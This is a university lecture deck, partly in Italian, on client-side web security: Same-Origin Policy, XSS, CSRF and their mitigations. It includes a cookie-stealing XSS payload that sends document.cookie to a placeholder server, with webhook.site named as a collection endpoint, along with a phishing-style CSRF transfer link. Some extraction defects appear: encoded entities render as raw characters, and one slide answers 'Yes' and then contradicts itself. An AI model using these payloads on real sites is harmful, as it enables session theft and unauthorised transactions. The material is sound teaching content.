# Client-Side Security

**Riccardo BONAFEDE**
Università di Padova



*https://cybersecnatlab.it*

# License & Disclaimer



## License Information

This presentation is licensed under

the Creative Commons BY-NC License


To view a copy of the license, visit:

http://creativecommons.org/licenses/by-nc/3.0/legalcode

## Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

# Goal



- Understand fundamentals of Client-Side Security and of Same-Origin Policy
- Learn how to spot and exploit a Cross-Site Scripting vulnerability
- Learn how to spot and exploit a Cross-Site Request Forgery vulnerability
- Learn how to mitigate Client-Side Vulnerabilities

# Prerequisites



- Lecture:
  - *WS_1.1 - HTTP Protocol and Web-Security Overview*
- Basic knowledge about HTML and JavaScript

# Outline



- Client-Side Security
  - Resources
  - SOP – Same Origin Policy
- XSS – Cross-Site Scripting
- CSRF – Cross-Site Request Forgery

# Outline



- Client-Side Security
  - Resources
  - SOP – Same Origin Policy
- XSS – Cross-Site Scripting
- CSRF – Cross-Site Request Forgery

# Overview




- In these slides we will talk about client-side security
- Client-side Security is a branch of web security whose goal is to secure web pages when they run inside a browser

# Web Pages



- Web pages are written using a special language, called HTML
  - It works using tags, for example:

```
<b>Hello</b> World
```




**Hello** World

# Web Pages




- Web pages are in turn applications:
  - They can contain a lot of different resources



# Web Pages



- Web pages are in turn applications:
  - They can contain a lot of different resources
  - They run **JavaScript**, a language that can both manipulate data of the page and fetch from an external page



# Web Pages



- Pages contain and manage a lot of information
  - Private user data
  - Security tokens
    - Tokens used to keep track of a session
  - Control panels
    - There are control panels that permit to manage servers/applications
    - What would happen if an attacker could execute actions on them?

# Web Pages



- JavaScript, in particular, is dangerous from a security point of view
  - Can load external resources
  - Can send data to an external server
- Why secure a site with a form of authentication if any page on the internet can just fetch the content it wants?

# Web Pages



- The browser sends its **cookies** to every page it visits
- So, if **evil.com** has a script to send a request to **good.com** and retrieve the response, then every form of authentication that good.com implements is basically useless

# Same-Origin Policy




- To cope with these problems, every browser implements the *Same-Origin Policy* (SOP)
- On paper the concept is simple:
  - Every Script loaded in an origin can access the data of an external resource if and only if the origin is the same
  - The origin becomes a perimeter, secrets and private data inside a page cannot be accessed by pages on another origin

# Same-Origin Policy



- An important concept is the Origin
- The Origin of a web page is the combination of the **protocol**, **hostname**, and **port**


`https://example.com:8080`/foo/bar



origine: `https://example.com:8080`

# Same-Origin Policy





# Same-Origin Policy



Origine: **http://www.example.com/dir/page.html**

Quali URL della tabella sono considerati Same-Origin? (stessi protocollo, porta e nome di dominio)

| URL controllato | Risultato | Motivo |
|---|---|---|
| http://www.example.com/dir/page.html | Successo | Stesso protocollo e host |
| http://www.example.com/dir2/other.html | Successo | Stesso protocollo e host |
| http://www.example.com**:81**/dir/other.html | Fallimento | Stesso protocollo e host ma porta diversa |
| **https://**www.example.com/dir/other.html | Fallimento | Protocollo diverso |
| http://**en.**example.com/dir/other.html | Fallimento | Host diverso |
| http://**example.com**/dir/other.html | Fallimento | Host diverso (è necessario che siano esattamente uguali) |
| http://**v2.**www.example.com/dir/other.html | Fallimento | Host diverso (è necessario che siano esattamente uguali) |



# Same-Origin Policy



Origine: **http://store.company.com/dir/page.html**

Quali URL della tabella sono considerati Same-Origin? (stessi protocollo, porta e nome di dominio)

| URL | Outcome | Reason |
|---|---|---|
| `http://store.company.com/dir2/other.html` | Same origin | Only the path differs |
| `http://store.company.com/dir/inner/another.html` | Same origin | Only the path differs |
| **`https://`**`store.company.com/page.html` | Failure | Different protocol |
| `http://store.company.com`**`:81`**`/dir/page.html` | Failure | Different port (`http://` is port 80 by default) |
| `http://`**`news.`**`company.com/dir/page.html` | Failure | Different host |

# Cross-Origin Resource Sharing

Non approfondiamo



- **Cross-Origin Resource Sharing** (CORS) is a way for websites to allow the sharing of resources to/from other domains - it's a sort of "contract" between websites
- It extends and makes SOP more flexible
- Needs to be configured and implemented correctly
- Does not protect from Cross-Site Request Forgery (CSRF) attacks

# Outline



- Client-Side Security
  - Resources
  - SOP – Same Origin Policy
- XSS – Cross-Site Scripting
- CSRF – Cross-Site Request Forgery

# Cross-Site Scripting



- From a security point of view, it is interesting to see how a "bad guy" can break the Same-Origin Policy
- Because of how complex web pages are, obviously, there are multiple ways to do so
- The most dangerous and the most common types of vulnerabilities that break the SOP are the Cross-Site Scripting (XSS) Vulnerabilities

# Cross-Site Scripting



- An XSS is an injection of JavaScript code inside a page
- If an attacker manages to execute JavaScript code inside a page of a victim, he/she can:
  - Steal **session cookies**, and then log-in as the victim
  - Steal information inside pages
  - Do actions on behalf of the victim

# Cross-Site Scripting



- XSSs are a type of code injections
- They happen in two ways:
  - When the backend reflects unsafe user input on the output page, without any type of sanitization
  - When a generated page unsafely uses external input (DOM XSS)


# Reflected XSS



- Reflected XSSs are the most common XSS types
- They are called reflected because they happen when the content of some HTTP variable is "reflected" (= echoed) on the response page
- If this reflection happens without any sanitization, then it is possible to **inject a <script> tag**, and consequentially some JavaScript code

# Reflected XSS





# Reflected XSS



- For example, take the following PHP code of the site "foo.bar":

```
<?php
echo 'hello ' . $_GET['name'];
```

# Reflected XSS



- If the script is in the page "hello.php", then at the link http://foo.bar/hello.php?name=baz a user would get the response:

```
hello baz
```

- The parameter *name* is **reflected** in the page, without any kind of sanitization

# Reflected XSS



- An attacker could then inject a <script> tag in the URL, which would be echoed by the PHP code
- For example, once a user clicks on the link

http://foo.bar/hello.php?name=<script>alert(1)</script>

- The page would execute the JavaScript code "alert(1)", and the user would see a pop-up with a 1

# Reflected XSS



http://foo.bar/hello.php?name=<script>alert(1)</script>

> Per rubare i cookie:

**<script>**

**document.location = 'server-nostro?cookie=' + document.cookie;**

**</script>**

https://webhook.site/

Webhook.site è uno strumento gratuito e immediato che consente di generare endpoint temporanei per ricevere, ispezionare e testare richieste HTTP in tempo reale

# Stored XSS



- Stored XSSs work in a similar way of the reflected XSSs
- They are an injection flaw too, but they **don't require user interaction at all**
- A stored XSS takes place **when some data that is "stored" by the site is reflected** somewhere without any sanitization
- Stored means that it is saved in some way by the application, for example inside a database


# Stored XSS



- A typical example is the **comment section** of a blog:
  - If the content of a comment is not sanitized before being outputted in the page, a rogue user can inject JavaScript code
- Since the comment is saved in the database, **every user** that visits the page with that comment is "attacked" by the malicious JavaScript code

# Stored XSS







# Stored XSS



- This kind of injection **doesn't require any user interaction at all**, because the attacker doesn't need to send a link to the victim
- The user just needs to wait until the victim visits the compromised page by itself

# Preventing XSS



- Reflected and Stored XSS are difficult to prevent:
  - Even in a small web application, there are a lot of ways some user input can be output
  - Different contexts require different sanitization methods
- As always, the general rule is to **sanitize any unsafe data**

# Preventing XSS - Encoding



- Generally, sanitization is done by **replacing every dangerous HTML character with its HTML encoded version**
- Dangerous characters are different by the point in which they are echoed on the page, typically they are:
  - < > "
- Once "HTML-encoded", they become:
  - < > "

# Preventing XSS - Encoding



- Every language has its functions that do this kind of sanitization
- PHP for example uses **htmlspecialchars** or **htmlentities**
  - https://www.php.net/manual/en/function.htmlspecialchars.php
  - https://www.php.net/manual/en/function.htmlentities.php
- Using this kind of function can be dangerous:
  - It is very likely to forget to call them when echoing some user-supplied data

# Preventing XSS - Templates



- A less error-prone way to prevent XSS is to use templates
- Templates are documents that look-like the final page, with **placeholders in which unsafe data can be echoed in the page in a safe manner**
- Since every output in which some user-input can be echoed is a placeholder, the web application can sanitize everything by default

# Preventing XSS - Templates



- For example, a template of the "hello" page would look like the following

```
<html>
<head>...</head><body>
Hello {{user_name}}
</body>
</html>
```

- The "template engines", that is the program that renders the template, would then substitute the `user_name` var with the sanitized user input, thus preventing the XSS

# Outline



- Client-Side Security
  - Resources
  - SOP – Same Origin Policy
- XSS – Cross-Site Scripting
- CSRF – Cross-Site Request Forgery

# CSRF



- Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to **perform an unwanted action on a trusted site** for which the user is currently authenticated

# CSRF




- Imagine a bank that lets users send money to other users
- One they start the transaction, a link the following is generated:

```
http://bank.site/transact?to=user2&money=1000
```

# CSRF





# CSRF



- An attacker could replace `user2` with its account name, then send the link to the victim

```
http://bank.site/transact?to=attacker&money=1000
```

- If the victim clicks on the link, then the transaction would start, sending 1000€ to `attacker`

# CSRF



- An attacker could replace `user2` with its account name, then send the link to the victim

```
<a href="http://bank.sitecom/transact?to=attacker&money=1000">
    Clicca qui per vincere un premio!
</a>
```

# CSRF

- Affinché un attacco CSRF sia possibile, devono essere presenti tre condizioni chiave:
  - Un’azione pertinente (di interesse per l’attaccante)
    - Modifica password dell’utente, transazione bancaria, …
  - Gestione della sessione basata su cookie
  - Nessun parametro non prevedibile nella richiesta

# XSS vs CSRF

- CSRF spesso si applica solo a un **sottoinsieme di azioni** che un utente è in grado di eseguire. Al contrario, un exploit XSS eseguito correttamente può normalmente indurre un utente a eseguire **qualsiasi azione** che egli è in grado di eseguire, indipendentemente dalla funzionalità (porzione di sito) in cui si verifica la vulnerabilità.
- CSRF può essere descritta come una vulnerabilità "unidirezionale", in quanto un utente malintenzionato può indurre la vittima a emettere una richiesta HTTP ma non può recuperare la risposta da quella richiesta. Al contrario, XSS è "bidirezionale", in quanto lo script iniettato dall'attaccante può emettere richieste arbitrarie, leggere le risposte ed esfiltrare i dati a scelta dell'attaccante.

# CSRF - Mitigations



- This happens because HTTP is stateless, and the server is not aware of the site from which the link is accessed
- Prevention is simple:
  - **Make the request stateful**
  - Don’t make important/critical actions via GET requests (even if POST requests are still vulnerable, it’s more complicated than getting a user to click on a link)

# CSRF - Mitigations



- To make the request **stateful** there are a lot of ways
- The best way is to create a **random token** and save it in the session

1. a token is generated and saved in the user session
2. every dangerous action is executed with the token
3. the server checks if the token is correct

# CSRF - Mitigations

Without CSRF Token:

```
https://insecure-website.com/cambia_password?newpassword=123456
```

With CSRF Token:

```
https://insecure-website.com/cambia_password?newpassword=123456&csrf-token=CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz
```

# CSRF - Mitigations



- This works because of the **SOP**
- The only way an attacker could get a valid token, would be:
  - To get the content of the page (and with SOP the attacker can't)
  - To get the cookie/session (and the attacker can't)

# CSRF - Mitigations

Weaknesses in CSRF Token Implementations:

- Validation depends on presence of the token
  - If the token does not exist, no validation takes place
- CSRF token is not associated with user session
  - A website uses a token pool instead of generating random ones based on user sessions
- Token validation changes with HTTP method
  - E.g. tokens are only validated with GET requests, and not with POSTs
- CSRF token is copied to a cookie
  - Instead of keeping a record of valid tokens, a website stores request information on a cookie (which can be forged by an attacker)

# CSRF - Mitigations



- Since 2018, most browsers implement the SameSite attribute for cookies
- The **SameSite attribute** governs the way a cookie is shared or not to a certain website when visiting or loading assets from another location


# CSRF - Mitigations



- The decision on sharing a cookie or not is based on the origin of the cookie, with the concept of "parties"
  - Same Party: The origin is the same
  - First Party site: The origin differs only by the subdomain
  - Third Party site: The origin is completely different

# CSRF - Mitigations





# CSRF - Mitigations



- To activate this mechanism, cookies use the flag "SameSite"
- This flag can have 3 different values:
  - Strict: Share the cookie only with Same Site locations
  - Lax: Share the cookie only with First Party locations (and same site)
  - None: Share the cookie with every site
- Note that if the SameSite attribute is not set, by default, the browser treats the cookie as Lax

# CSRF - Mitigations



- For example, let's say the site *www.google.com* has the cookie "foo" with the SameSite attribute set to Lax
- If *www.example.com* loads an image from *www.google.com*, the browser will not send the cookie "foo" with the request, because *www.example.com* is a third party site respectively to *www.google.com*

# CSRF - Mitigations



- This mechanism effectively prevents CSRF, because an attacker is not able anymore to send authenticated requests to other origins

# Does this really mean “goodbye” to CSRF?



- Yes
- Let’s say you are logged in to the website *www.badbank.com*. Using a phishing attack, an attacker can trick you into entering *www.attacker.com* in another browser tab. Using a code on *www.attacker.com*, the attacker tries to transfer money from your account by posting a FORM to *www.badbank.com*. Your browser sends the cookie belonging to *www.badbank.com* with this request. If the form on *www.badbank.com* lacks CSRF tokens to prevent a CSRF attack, your session can be exploited by the attacker.
- https://www.invicti.com/blog/web-security/same-site-cookie-attribute-prevent-cross-site-request-forgery/

# Strumenti Avanzati per il testing di vulnerabilità web




https://portswigger.net/burp/communitydownload


https://www.zaproxy.org/



# Client-Side Security

**Riccardo BONAFEDE**
Università di Padova



*https://cybersecnatlab.it*